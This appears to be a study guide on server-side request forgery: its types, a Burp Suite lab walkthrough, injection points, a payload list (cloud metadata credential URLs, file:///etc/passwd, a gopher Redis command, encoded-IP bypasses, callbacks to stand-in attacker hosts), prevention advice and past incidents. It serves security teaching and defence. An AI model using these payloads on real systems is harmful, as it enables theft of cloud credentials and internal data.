



SSRF



Category

Server-side topics



What is SSRF?

Normal Web Request Flow

What Goes Wrong in SSRF

Types of SSRF

Blind SSRF (Out of Band - response not visible)

Semi-Blind SSRF

Out-of-Band (OOB) SSRF (special case)

 Why is it dangerous?

 How to Prevent SSRF

Case study - "URL Fetcher" Feature

Finding a vulnerability - Black box Testing Perspective

Finding a vulnerability - White Box testing perspective

Exploiting a vulnerability

Main Attack Vectors of SSRF

1. Accessing Internal Services
2. Cloud Metadata API Access
3. Bypassing Firewalls
4. Port Scanning & Service Enumeration
5. Exfiltration of Sensitive Data
6. Exploiting Non-HTTP Protocols
7. Pivoting / Proxy Abuse

8. Chaining with Other Vulnerabilities

Common SSRF Injection / Exploitation Points

1. URL Fetching Features
2. File Upload with "Remote URL" Option
3. Webhooks & Callbacks
4. URL Preview / Link Unfurling
5. SSO & OAuth Redirects
6. PDF / Image Converters
7. Import / Export Features
8. API Integrations
9. Open Redirects Used in SSRF Chains
10. Misconfigured Proxies

SSRF Payloads & Triggering Methods

1. Targeting Internal IPs / Localhost
2. Cloud Metadata Services
3. Local File Access
4. Other Protocol Payloads
5. Port Scanning
6. DNS Exfiltration (Blind SSRF)
7. Redirect Chaining
8. Protocol Smuggling / Encodings

Prevention & Mitigation of SSRF

1. Input Validation & Sanitization
2. Disable Dangerous Protocols
3. Use a Network Layer Defense
4. URL Parsing Safely
5. Timeouts & Size Limits
6. Authentication & Access Controls
7. Security Hardening Practices
8. Patching & Secure Defaults
9. Developer Awareness

 Quick Defense Checklist

Famous SSRF Attacks & Incidents

1. Capital One Breach (2019)
2. Uber SSRF Bug (2016)
3. Facebook SSRF (2015)
4. GitHub Enterprise SSRF (2022)
5. Alibaba Cloud SSRF Bugs

6. Slack (Bug Bounty, 2017)

7. Shopify SSRF (Bug Bounty, 2018)

Extra materials

What is SSRF?

SSRF = Server-Side Request Forgery

It's a web vulnerability where an attacker tricks a **server** into making network requests that **the attacker chooses**.

👉 Normally, when *you* (a client) make a request, the server fetches data from the internet or other internal systems.

👉 With SSRF, the attacker abuses this feature so that the server makes requests to **places it shouldn't**, like:

- **Internal systems** (e.g., `http://127.0.0.1` or `http://internal-app/admin`)
- **Cloud metadata services** (like AWS at `http://169.254.169.254/`)
- **Other servers in the same network**

Normal Web Request Flow

- You (client) → send request → Server → responds.

Example:

You → `http://example.com/profile` → Server → returns your profile

Sometimes the server needs to **fetch data from another place** (like another API or website) to answer you.

What Goes Wrong in SSRF

- If the server lets you control *where it fetches data from*, you can **trick it** into going places it should never go.
- In other words:
 - 👉 Instead of fetching safe content (like `google.com`), it could fetch **internal resources** (like `127.0.0.1` or `company-internal.com`).

Types of SSRF

There are two main flavors:

Basic SSRF (Classic / Non-blind/ In Band)

- **Definition:** You control the server's request, and the **server gives you back the response**.
- **Effect:** You can directly see what the server fetched.
- **Example:**

Say there's a feature to "fetch a website preview":

```
http://vulnerable.com/fetch?url=http://google.com
```

✅ Server shows you Google's homepage preview.

🚩 Attacker changes URL:

```
http://vulnerable.com/fetch?url=http://127.0.0.1/admin
```

Now the server fetches its **own admin panel** and shows it back to you.

You see private data you shouldn't have access to.

Use cases for attacker:

- Steal sensitive internal pages
- Download internal files
- Direct data exfiltration

Blind SSRF (Out of Band - response not visible)

- **Definition:** You control the server's request, but the **response is not shown to you**.
- **Effect:** You can't directly see the data, but you can still cause actions or infer information indirectly.
- **Example:**

Same endpoint:

```
http://vulnerable.com/fetch?url=http://google.com
```

But this time the server just says: *"Preview saved successfully"* — it never shows you the actual content.

🚩 Attacker changes it to:

```
http://vulnerable.com/fetch?url=http://169.254.169.254/latest/meta-data/
```

Even if they don't see the output, the server may still send **internal metadata requests**, letting the attacker:

- Trigger requests to services (SSRF → trigger actions).
- Do **port scanning** (server replies faster/slower depending on open/closed port).
- Use **DNS exfiltration** (server makes a request to a domain attacker controls, like `http://xyz.attacker.com`, and attacker logs it).

Use cases for attacker:

- Network mapping (internal port scan)
- Triggering requests (like sending POSTs to admin APIs)
- Stealthy data exfiltration (through controlled DNS/HTTP logs)

Semi-Blind SSRF

- **Definition:** A mix of both. You don't see the full response, but you get **some indirect feedback**.

- **Effect:** Partial visibility → attacker can test things.
- **Example:**
Server doesn't show response, but it leaks **status code** or **error messages** like:
 - `200 OK` → target exists.
 - `404 Not Found` → target doesn't exist.
 - `500 Internal Error` → something blocked.

This helps attacker **enumerate internal endpoints**.

Out-of-Band (OOB) SSRF (special case)

- **Definition:** The server makes a request to an external system controlled by the attacker.
- **Effect:** You can confirm SSRF even if there is no on-screen feedback.
- **Example:**
Attacker sets URL to:

```
http://attacker.com/callback
```

If the vulnerable server makes a request to `attacker.com`, the attacker sees it in their logs.

This proves SSRF exists, even if the target app shows no response at all.

Quick Comparison

Type	Response Visible?	Attacker Gains
Basic SSRF	✓ Yes	Direct data (internal pages, files)
Blind SSRF	✗ No	Indirect actions (port scan, trigger requests, exfiltration)
Semi-Blind	⚠ Partial	Error messages, status codes, timing info
OOB SSRF	✗ No (external channel)	Confirm SSRF via attacker-controlled server

Why is it dangerous?


1. **Access Internal Services** – attacker can see private dashboards, databases, or APIs.
2. **Read Cloud Metadata** – in AWS, GCP, Azure → attacker can steal keys and tokens.
3. **Port Scanning** – attacker can make the server scan its own internal network.
4. **Remote Code Execution (RCE)** – in some cases, SSRF can lead to full system takeover.

OWASP Top 10








OWASP Top 10 - 2013	OWASP Top 10 - 2017	OWASP Top 10 - 2021
A1 – Injection	A1 – Injection	A1 – Broken Access Control
A2 – Broken Authentication and Session Management	A2 – Broken Authentication	A2 – Cryptographic Failures
A3 – Cross-Site Scripting (XSS)	A3 – Sensitive Data Exposure	A3 – Injection
A4 – Insecure Direct Object References	A4 – XML External Entities (XXE)	A4 – Insecure Design
A5 – Security Misconfiguration	A5 – Broken Access Control	A5 – Security Misconfiguration
A6 – Sensitive Data Exposure	A6 – Security Misconfiguration	A6 – Vulnerable and Outdated Components
A7 – Missing Function Level Access Control	A7 – Cross-Site Scripting (XSS)	A7 – Identification and Authentication Failures
A8 – Cross-Site Request Forgery (CSRF)	A8 – Insecure Deserialization	A8 – Software and Data Integrity Failures
A9 – Using Components with Known Vulnerabilities	A9 – Using Components with Known Vulnerabilities	A9 – Security Logging and Monitoring Failures
A10 – Unvalidated Redirects and Forwards	A10 – Insufficient Logging & Monitoring	A10 – Server-Side Request Forgery (SSRF)

How to Prevent SSRF

Think of SSRF as *“Don’t let the user choose where the server goes shopping”* 



- **Don’t trust user input** in URLs.
- Use **allow-lists** (only fetch from known safe domains).
- Disable **redirects** (attackers can trick the server into going somewhere else).
- Block access to **internal IP ranges** (`127.0.0.1` , `169.254.169.254` , `10.x.x.x` , etc).
- Use **Web Application Firewalls (WAFs)** for extra protection.

-  **Input validation:** Only allow URLs from a safe allow-list.
-  **Deny-list internal IP ranges:** Block `127.x.x.x` , `169.254.x.x` , `10.x.x.x` , etc.
-  **Restrict protocols:** Only allow `http://` and `https://` , not `file://` , `ftp://` , etc.
-  **Don’t expose internal services** unnecessarily.
-  **Monitor outgoing traffic** from servers.

Case study - “URL Fetcher” Feature

Imagine a web app has a feature to fetch a URL and display its content:

```
http://vulnsite.com/fetch?url=http://example.com
```

- You put a URL → the **server** fetches it → shows you the page.
- Good for “preview” or “scraping,” but dangerous if user input isn’t validated.

Step 1: Intercept with Burp Suite

1. Open Burp Proxy, browse to the feature.
2. You see a request like:


```
GET /fetch?url=http://example.com HTTP/1.1
Host: vulnsite.com
```

Step 2: Test for SSRF

Modify the parameter `url` in Burp Repeater:

```
GET /fetch?url=http://127.0.0.1:80 HTTP/1.1
Host: vulnsite.com
```

- If response shows something like "Apache Default Page" → SSRF confirmed!
- You just accessed the server's **localhost** through the app.

Step 3: Exploiting Internal Services

Try fetching cloud metadata (classic SSRF target in AWS):

```
GET /fetch?url=http://169.254.169.254/latest/meta-data/ HTTP/1.1
Host: vulnsite.com
```

- If vulnerable, server responds with AWS instance info (hostnames, IAM tokens).
- That's **sensitive cloud data leakage**.

Step 4: Blind SSRF Case

What if you don't see the response?

Send `url=http://attacker-server.com/log`

On your controlled server, check logs. If you see a request → SSRF confirmed (OOB SSRF).

Finding a vulnerability - Black box Testing Perspective

1. Map the application

- Essentially means visiting the URL, walkthrough the pages accessible within user context we are running as, make note of all input vectors that

potentially talk to the backend, understand how the application functions, figure out the logic of the application, and so on.

- While doing this, have the burp proxy listening silently and making note of all the requests that we make to the URL.
 - Spend quality time on this step.
 - Identify any request parameters that contain hostnames, IP addresses or full URLs.
2. Fuzzing the application with SSRF payloads (Fuzzing - for each request parameter, modify its value to specify an alternative resource and observe how the app responds)
 - Depending the on the response, we may have to fine-tune the payload.
 - If a defence is in place, attempt to circumvent it with known techniques.
 - eg: if it is a blacklist, we can find many payloads online that circumvent blacklist.
 - if it is a whitelist, we might be able to abuse how the URL parser parses the URL itself.
 3. To test for blind SSRF, for each request parameter, modify its value to a sever on the internet that you control (Burp Collaborator) and monitor the sever for incoming requests.
 - If you get a request on your server, it means that it is vulnerable to blind SSRF.
 - If you do not get a request, it does not necessarily mean that it is not vulnerable. What you need to do is, monitor the time taken for the app to respond, because the app may not be able to respond to your server because of firewall rules. So, the time taken for it to respond back to your server might be slightly different if the resource itself doesn't exist, and you might be able to prove that an SSRF vulnerability exists and then to achieve your end goal with the SSRF vulnerability.

Finding a vulnerability - White Box testing perspective

1. You are given the source code. So, review the code to identify all request parameters that accept URLs.
 - Can be done by combining a blackbox and whitebox testing perspective.
 - Map the application from a black box perspective, making note of request parameters that contain hostnames, IP addresses or full URLs.
 - Search for those URL parameter names or function names in the code.
 - Once we find it in the code, review the function to see if there are any defences that have been put into place in order to mitigate SSRF vulnerability.
2. If it is a blacklist, it can be bypassed very easily. However, if it is a whitelist, determine what URL parser is being used to parse the URL. Depending on the parser, we might be able to exploit it and bypass.
[A New Era of SSRF - Exploiting URL Parser in Trending Programming Languages!](#)
3. Test any SSRF vulnerabilities

Exploiting a vulnerability

- Depends on whether it is regular or blind SSRF.

Regular SSRF

Imagine a shopping website where you can click on a “check stock” button. That initiates a request to page products/stock which takes in the parameter stockApi.

Request:

```
POST /product/stock HTTP/1.0
Content-Type: application/x-www-
form-urlencoded
Content-Length: 118

stockApi=http://stock.weliketoshop
.net:8080/product/stock/check%3Fpr
oductId%3D6%26storeId%3D1
```

Response:


```
HTTP/1.1 200 OK
Content-Type: text/plain;
charset=utf-8
Connection: close
Content-Length: 3

506
```

Request:

```
POST /product/stock HTTP/1.0
Content-Type: application/x-www-
form-urlencoded
Content-Length: 118

stockApi=http://localhost/admin
```

Response:

The reason why this admin page was not available externally, but was available on the look-back interface is probably because when the admins or developers set it up, they assumed that only the person that authenticates to the server can access the application that was hosted on localhost, which is why they did not require an authentication to access the admin page.

However, with SSRF vulnerability, if the application (the request one above) was hosted on the same server as the other application (the response one above) that is hosted on localhost, that means we can use the SSRF vulnerability to access the application hosted on localhost.

If the application allows for user-supplied, arbitrary URLs, try the following attacks:

1. Determine if a port number can be specified.
2. If successful, attempt to port-scan the internal network using Burp Intruder.

3. Attempt to connect to other services on the loopback address.

If the application does NOT allow for user-supplied, arbitrary URLs, try to bypass the defences using the following attacks:

1. Use different encoding schemes. This is usually used to bypass blacklists.
eg: decimal encoded version of IP, use 127.1 instead of 127.0.0.1, use octal representation.
2. **DNS rebinding**: Apps might try to bypass the limitation of the blacklisting technique and instead rely on libraries to disallow the calling of URLs that have a private IP address. This is to prevent an attacker from port-scanning the internal network.

One way to bypass that defence is to use the NS3 attack. And how you do that, is register a domain name that resolves to the internal IP address. (DNS rebinding) (The app requests the IP address of the domain, and the DNS server responds back with an external IP address. So, the check passes. But the second time it requests for the IP address for that domain, it resolves to an internal IP address. This way, we bypass that defence.)

3. HTTP redirection:

Here, we use a URL that points to a server we control. This server has a public IP address.

Once the URL is visited, it redirects the vulnerable server to make a request to an internal service, and hence, you bypass the defence mechanism.

4. Exploit inconsistencies in URL parsing.

[Server-Side Request Forgery \(SSRF\) | Complete Guide](#)

Blind SSRF

Exploit the vulnerability using the below techniques:

1. Force the application to trigger an HTTP request or DNS request to an external server you control (Burp collaborator) and monitor that external server to see if there were any external network connections from the vulnerable server.

2. If defences are put into place, use the same method as regular SSRF to bypass the defence.
3. Once you have proved that the application is vulnerable to blind SSRF, you need to determine what your end goal is. If you received a ping back to the domain that you control, it means it is vulnerable to SSRF. However, you need to show impact of SSRF vulnerability. An example of how to do that would be to probe for other vulnerabilities on the server itself or other backend systems.

Automated Exploitation Tools

Web Application Vulnerability Scanners (WAVS).



Main Attack Vectors of SSRF

1. Accessing Internal Services

- Attackers trick the server into sending requests to **internal IP ranges** (e.g., `127.0.0.1`, `192.168.x.x`, `10.x.x.x`).
- Goal: scan internal networks, access admin panels, or reach services not exposed publicly (like Redis, MongoDB, Elasticsearch, MySQL).

Example:

```
http://vulnerable.com/image?url=http://127.0.0.1:8080/admin
```

2. Cloud Metadata API Access

- In cloud environments (AWS, GCP, Azure), instance metadata services are exposed internally (usually at `http://169.254.169.254`).
- SSRF can be used to steal **credentials, tokens, keys**.

Example:

```
http://vulnerable.com/proxy?url=http://169.254.169.254/latest/meta-data/iam/security-credentials/
```

3. Bypassing Firewalls

- Even if external firewalls block incoming traffic, SSRF can be used to make **outgoing requests from the server** (forward proxy).
- Attackers use the server as a proxy to reach restricted services.

4. Port Scanning & Service Enumeration

- Attackers can probe different ports inside the network to identify running services.
- By changing the request URL (`http://127.0.0.1:22` , `http://127.0.0.1:3306`), they can fingerprint services based on responses.

5. Exfiltration of Sensitive Data

- If responses are reflected back to the attacker, they can leak internal data.
- Even blind SSRF (where responses aren't shown) can still be used for **out-of-band (OOB) exfiltration**.

6. Exploiting Non-HTTP Protocols

Some SSRF vulnerabilities allow attackers to use protocols other than HTTP:

- **file://** → read local files

- **ftp://** → access files or leak data
 - **gopher://** → craft low-level requests (used in Redis exploitation)
 - **dict://** → interact with dictionary services
 - **smtp://** or **ldap://** → sometimes abused in special cases
-

7. Pivoting / Proxy Abuse

- The attacker uses the vulnerable server as a **proxy** to attack other systems.
 - Useful for hiding the real origin of attacks (looks like traffic is from the victim's server).
-

8. Chaining with Other Vulnerabilities

- SSRF + File Upload → Access uploaded files locally.
- SSRF + RCE in an internal app → Full compromise.
- SSRF + Open Redirect → Redirect to malicious sites.
- SSRF + XXE → Exfiltrate more files or credentials.

Common SSRF Injection / Exploitation Points

1. URL Fetching Features

Anywhere the app fetches a remote URL:

- Image fetchers (`/image?url=http://evil.com/cat.jpg`)
 - Document previewers (PDF, DOC, etc.)
 - Video/audio embedding
-

2. File Upload with "Remote URL" Option

- Some apps allow uploading by **URL** instead of a local file.
 - Exploitation: attacker supplies internal URLs (`http://127.0.0.1:8080/admin`).
-

3. Webhooks & Callbacks

- Apps that let you set a **callback URL** (e.g., payment gateways, webhook integrations).
 - Exploitation: attacker sets a malicious URL → server calls attacker-controlled endpoint or internal service.
-

4. URL Preview / Link Unfurling

- Messaging apps, chats, forums often **fetch a link preview**.
 - Exploitation: attacker posts `http://169.254.169.254/` → server fetches cloud metadata.
-

5. SSO & OAuth Redirects

- Some SSO integrations fetch data from an identity provider (IdP).
 - Exploitation: manipulate the `redirect_uri` or metadata URL to hit internal systems.
-

6. PDF / Image Converters

- Services that fetch remote resources to embed into a generated file.
 - Exploitation: trick server into fetching sensitive internal URLs.
-

7. Import / Export Features

- Applications that “import” data from a URL (RSS feeds, XML, JSON endpoints).
 - Exploitation: provide a crafted internal URL.
-

8. API Integrations

- Apps connecting to external APIs where you supply the endpoint (e.g., “Test your API URL”).
 - Exploitation: swap in internal hostnames.
-

9. Open Redirects Used in SSRF Chains

- If you can't directly supply an internal URL, but you find an **open redirect** on the same domain, you can chain:

```
/fetch?url=https://victim.com/redirect?to=http://127.0.0.1:8080
```

10. Misconfigured Proxies

- Sometimes apps expose endpoints that forward requests (`/proxy?url=...`).
- Exploitation: attacker abuses it as a **proxy** for scanning/exfiltration

SSRF Payloads & Triggering Methods

1. Targeting Internal IPs / Localhost

Try to reach internal services:

```
http://127.0.0.1:80/  
http://localhost:8080/  
http://192.168.0.1/  
http://10.0.0.1/
```

👉 Used for: accessing admin panels, intranet apps, DB dashboards.

2. Cloud Metadata Services

Cloud SSRF goldmine — default metadata endpoints:

- **AWS**

```
http://169.254.169.254/latest/meta-data/  
http://169.254.169.254/latest/meta-data/iam/security-credentials/
```

- **GCP**

```
http://169.254.169.254/computeMetadata/v1/
```

(add header `Metadata-Flavor: Google`)

- **Azure**

```
http://169.254.169.254/metadata/instance?api-version=2021-02-01
```

(add header `Metadata: true`)

3. Local File Access

If SSRF supports other protocols:

```
file:///etc/passwd  
file:///c:/windows/win.ini
```

👉 Tries to read local files from server.

4. Other Protocol Payloads

- **gopher://** → Craft raw requests, often used to exploit Redis or internal services:

```
gopher://127.0.0.1:6379/_%0D%0ASET key val%0D%0A
```

- **dict://**

```
dict://127.0.0.1:25/info
```

- **ftp://**

```
ftp://127.0.0.1:21
```

5. Port Scanning

Use SSRF to test which internal ports respond:

```
http://127.0.0.1:22  
http://127.0.0.1:3306  
http://127.0.0.1:5000
```

👉 If response differs (fast fail, timeout, or banner), you can fingerprint services.

6. DNS Exfiltration (Blind SSRF)

If you don't see responses, trigger DNS lookups that resolve to your server:

```
http://<your-collaborator>.burpcollaborator.net  
http://<attacker-domain>.com
```

👉 Confirms SSRF when data is not directly returned.

7. Redirect Chaining

If direct internal IPs are blocked, use **open redirects**:

```
http://victim.com/redirect?url=http://127.0.0.1:8080
```

8. Protocol Smuggling / Encodings

Bypass filters with tricks:

- Decimal / Octal IPs:

```
http://2130706433/    → 127.0.0.1  
http://017700000001/ → 127.0.0.1
```

- Hex:

```
http://0x7f000001/    → 127.0.0.1
```

- DNS tricks:

http://localhost.attacker.com/

Prevention & Mitigation of SSRF

Defence in depth approach (if one defence fails, the next layer of defence will either prevent the attack or at least reduce the risk of the attack):

1. Application layer defences:

- a. Sanitize and validate all client-supplied input data.
- b. Enforce the URL schema, port and destination with a positive allow list. (whitelist)
- c. Do not send raw responses to the clients
- d. Disable HTTP redirections.

NOTE: Do not mitigate SSRF using deny lists or regular expressions.

2. Network layer defences:

- a. Segment remote resource access functionality in separate networks to reduce the impact.
- b. Enforce “deny by default” firewall policies or network access control rules to block all but essential internet traffic

1. Input Validation & Sanitization

- **Whitelist allowed domains** → Only permit requests to a small, known set of safe endpoints.

Allowed: https://api.payments.com/, https://cdn.safehost.com/
Block everything else.

- Reject:
 - **Private IP ranges** (127.0.0.0/8, 10.0.0.0/8, 192.168.0.0/16, etc.)
 - **Loopback addresses** (localhost, 0.0.0.0, ::1)

- **Link-local / Metadata IPs** (169.254.169.254, fe80::/10)
-

2. Disable Dangerous Protocols

- Block non-HTTP schemes:
`file://, gopher://, ftp://, dict://`
 - Only allow `http://` and `https://` (if needed).
-

3. Use a Network Layer Defense

- Place the server in a **segmented network**:
 - Disallow the vulnerable app from accessing **internal networks**.
 - Apply **egress firewall rules** (server cannot talk to `169.254.169.254`, `127.0.0.1`, internal DBs).
 - Enforce **allow-listing outbound traffic**:
 - The server should only be able to call specific third-party APIs.
-

4. URL Parsing Safely

- Normalize & resolve URLs before use (to avoid bypasses like `127.0.0.1.nip.io` or hex-encoded IPs).
 - Use a **trusted library** to parse URLs, don't roll your own regex.
-

5. Timeouts & Size Limits

- Limit response size → prevents attackers from exfiltrating large data via SSRF.
 - Apply short **connection & read timeouts** → avoids port scanning via time-based behavior.
-

6. Authentication & Access Controls

- Do **not expose sensitive services** (DBs, Redis, Elasticsearch, etc.) without **auth** — SSRF often targets unauthenticated services.

- Cloud providers: **restrict metadata API access** (AWS IMDSv2 requires tokens; Azure & GCP have headers).
-

7. Security Hardening Practices

- Use **Web Application Firewall (WAF)** with SSRF signatures.
 - Monitor outgoing traffic for suspicious destinations.
 - Apply **Zero Trust**: apps should not have default access to internal systems unless absolutely needed.
-

8. Patching & Secure Defaults

- If using third-party libraries for image fetchers, PDF converters, etc. → keep them patched (many SSRF bugs exist in these).
 - Example: old versions of ImageMagick & video processing libraries were vulnerable to SSRF/file read.
-

9. Developer Awareness

- Train developers on SSRF risks.
 - Encourage **threat modeling**: "Does this feature make server-side requests on user input?"
 - Apply **secure code reviews** on URL-fetching functions.
-

✅ Quick Defense Checklist

- ☐ Whitelist safe domains/hosts.
- ☐ Block internal/private IP ranges.
- ☐ Restrict protocols to `http/https`.
- ☐ Enforce egress firewall rules.
- ☐ Normalize & validate URLs properly.
- ☐ Limit response size & timeout.

- ☐ Require auth for internal services.
- ☐ Patch dependencies.
- ☐ Monitor logs & outbound traffic.

Famous SSRF Attacks & Incidents

1. Capital One Breach (2019)

- **How:** Misconfigured AWS WAF was vulnerable to SSRF.
 - **Impact:** Attacker used SSRF to access **AWS EC2 metadata service (169.254.169.254)** → retrieved temporary IAM credentials → exfiltrated **100M+ customer records**.
 - **Why it's famous:** One of the largest financial data breaches, directly linked to SSRF + cloud metadata exposure.
-

2. Uber SSRF Bug (2016)

- **How:** Security researchers found SSRF in Uber's internal admin panels (via URL parameter injection).
 - **Impact:** Could have allowed attackers to access internal endpoints.
 - **Reward:** Paid out via their **bug bounty program**.
-

3. Facebook SSRF (2015)

- **How:** Researcher chained **open redirect** → **SSRF** to access Facebook's internal endpoints.
 - **Impact:** Demonstrated potential to scan internal infrastructure.
 - **Reward:** Paid through Facebook's **bug bounty program**.
-

4. GitHub Enterprise SSRF (2022)

- **How:** Vulnerability in GitHub Enterprise Server (GHES) allowed SSRF via certain API calls.

- **Impact:** Could be used to reach internal services from GitHub's infrastructure.
 - **Fix:** Patched quickly by GitHub.
-

5. Alibaba Cloud SSRF Bugs

- **How:** Researchers repeatedly found SSRF in Alibaba Cloud products, especially via URL preview/import features.
 - **Impact:** Attackers could have stolen **cloud API keys** and escalated to full account takeover.
-

6. Slack (Bug Bounty, 2017)

- **How:** SSRF in Slack's **"Add URL" for integration previews**.
 - **Impact:** Attackers could use it to **port scan internal services**.
 - **Reward:** Paid out as part of HackerOne bug bounty.
-

7. Shopify SSRF (Bug Bounty, 2018)

- **How:** SSRF found in Shopify admin panels via a file upload/import feature.
 - **Impact:** Researchers could reach internal apps.
 - **Reward:** Large bounty payout.
-

Extra materials

[Server-Side Request Forgery \(SSRF\) | Complete Guide](#)

[Server Side Request Forgery Prevention - OWASP Cheat Sheet Series](#)

[Server Side Request Forgery Prevention Cheat Sheet SSRF Bible.pdf](#)

[Cracking the lens: targeting HTTP's hidden attack-surface | PortSwigger Research](#)

[The Web Application Hacker's Handbook: Finding and Exploiting Security Flaws \(2nd edition\)](#)

[Server Side Request Forgery | OWASP Foundation](#)